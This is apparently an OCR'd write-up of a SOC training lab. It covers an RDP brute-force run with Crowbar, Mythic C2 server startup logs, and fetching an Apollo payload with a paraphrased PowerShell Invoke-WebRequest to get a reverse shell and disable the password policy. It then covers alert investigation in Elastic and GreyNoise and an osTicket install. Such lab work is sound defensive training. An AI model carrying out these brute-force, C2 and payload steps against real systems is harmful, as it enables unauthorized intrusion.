
Top 10 values of user.name	Top 10 values of source.ip	Top 10 values of source.geo.country_na	Count of records
root	98.169.142.10	United States	4
root	45.144.114.29	United States	3
root	45.85.144.177	United States	1
root	70.106.195.102	United States	1
root	217.114.38.55	United States	1


RDP Brute Force Attack:

This was done with Crowbar that used a password text file to run an RDP brute force attack.


Mythic C2:

Screenshot shows Mythic C2 server up and running:



Mythic
Not secure
All Bookmarks
MYTHIC
username
password
LOGIN
root@Mythic-Server: ~/Mythic
2024/12/26 02:22:28 [*] Attempting to connect to Mythic's GraphQL, attempt 1/10
2024/12/26 02:22:31 [*] Attempting to connect to Mythic's GraphQL, attempt 2/10
2024/12/26 02:22:31 [+] Successfully queried the GraphQL Server, everything should be ready!
MYTHIC SERVICE WEB ADDRESS BOUND LOCALLY
nginx (Mythic Web UI) https://127.0.0.1:7443 false
Mythic Backend Server http://127.0.0.1:17443 true
Hasura GraphQL Console http://127.0.0.1:8080 true
Jupyter Console http://127.0.0.1:8888 true
Internal Documentation http://127.0.0.1:8090 true
ADDITIONAL SERVICES ADDRESS BOUND LOCALLY
Postgres Database postgresql://mythic_user:password@127.0.0.1:5432/mythic_db true
React Server http://127.0.0.1:3000/new true
RabbitMQ amqp://mythic_user:password@127.0.0.1:5672 true
Mythic Main Services
CONTAINER NAME STATE STATUS MOUNT PORTS
mythic_documentation running Up 32 seconds (healthy) local 8090/tcp -> 127.0.0.1:8090
mythic_graphql running Up 32 seconds (healthy) N/A 8080/tcp -> 127.0.0.1:8080
mythic_jupyter running Up 32 seconds (healthy) local 8888/tcp -> 127.0.0.1:8888
mythic_nginx running Up 32 seconds (healthy) local 7443/tcp -> :::7443, 7443
mythic_postgres running Up 32 seconds (healthy) local 5432/tcp -> 127.0.0.1:5432
mythic_rabbitmq running Up 32 seconds (healthy) local 5672/tcp -> 127.0.0.1:5672
mythic_react running Up 32 seconds (healthy) local 3000/tcp -> 127.0.0.1:3000
mythic_server running Up 31 seconds (health: starting) local 7000/tcp -> 127.0.0.1:7000, 7001/tcp -> 127.0.0.1:7001, 7002/
7.0.0.1:7002, 7003/tcp -> 127.0.0.1:7003, 7004/tcp -> 127.0.0.1:7004, 7005/tcp -> 127.0.0.1:7005, 7006/tcp -> 127.0.0.1:7006, 7007/tcp -> 127.0.0.1:7
/tcp -> 127.0.0.1:7008, 7009/tcp -> 127.0.0.1:7009, 7010/tcp -> 127.0.0.1:7010, 17443/tcp -> 127.0.0.1:17443, 17444/tcp -> 127.0.0.1:17444
Installed Services
CONTAINER NAME STATE STATUS MOUNT
2024/12/26 02:22:31 [*] There are no services installed
2024/12/26 02:22:31 To install one, use "sudo ./mythic-cli install github <url>"
2024/12/26 02:22:31 Agents can be found at: https://github.com/MythicAgents
2024/12/26 02:22:31 C2 Profiles can be found at: https://github.com/MythicC2Profiles
2024/12/26 02:22:31
[*] RabbitMQ is currently listening on localhost. If you have a remote Service, they will be unable to connect (i.e. one running on another server)
2024/12/26 02:22:31
Use 'sudo ./mythic-cli config set rabbitmq_bind_localhost_only false' and restart mythic ('sudo ./mythic-cli restart') to change this
2024/12/26 02:22:31
[*] MythicServer is currently listening on localhost. If you have a remote Service, they will be unable to connect (i.e. one running on another serve
2024/12/26 02:22:31
Use 'sudo ./mythic-cli config set mythic_server_bind_localhost_only false' and restart mythic ('sudo ./mythic-cli restart') to change this
2024/12/26 02:22:31 [*] If you are using a remote PayloadType or C2Profile, they will need certain environment variables to properly connect to Mythi
2024/12/26 02:22:31 Use 'sudo ./mythic-cli config service' for configs for these services.
root@Mythic-Server:~/Mythic#
root@Mythic-Server:~/Mythic#




Now we can see the Apollo server payload as “Apollo-30-Day-SOC-Challenge.exe”. This was done with the PowerShell command Invoke-WebRequest –Uri “apollo exe located on the apollo server”.




We were able to get reverse shell, and we ran shell ipconfig on the windows machine.






We were also able to **disable the password policy** in the local group policy editor.

Investigation of Incidents:




Later we saw the alert updated in elastic server with the Ip 218.92.0.245 (Mythic)




Using Greynoise for more ip information and its potential activity in the public. We can see the region China attempting ssh brute force.

OsTicket:



OsTicket Setup that runs using the XAMPP Control Panel V3.3.0. We also had to allow for inbound rules on our OsTicket us the windows firewall.



osTicket Installer
Support Ticket System

Installing osTicket v1.18.1

Installation Guide — Get Professional Help — Contact Us

Congratulations!

Your osTicket installation has been completed successfully. Your next step is to fully configure your new support ticket system for use, but before you get to it please take a minute to cleanup.

Config file permission:

Change permission of ost-config.php to remove write access as shown below.

- **CLI**:
  chmod 0644 include/ost-config.php
- **Windows PowerShell**:
  icacls include\ost-config.php /reset
- **FTP**:
  Using WS_FTP this would be right hand clicking on the file, selecting chmod, and then remove write access
- **Cpanel**:
  Click on the file, select change permission, and then remove write access.

Below, you'll find some useful links regarding your installation.

Your osTicket URL:
http://45.76.232.103/osTicket/upload/

Your Staff Control Panel:
http://45.76.232.103/osTicket/upload/scp

osTicket Forums:
https://forum.osticket.com/

osTicket Documentation:
https://docs.osticket.com/

PS: Don't just make customers happy, make happy customers!

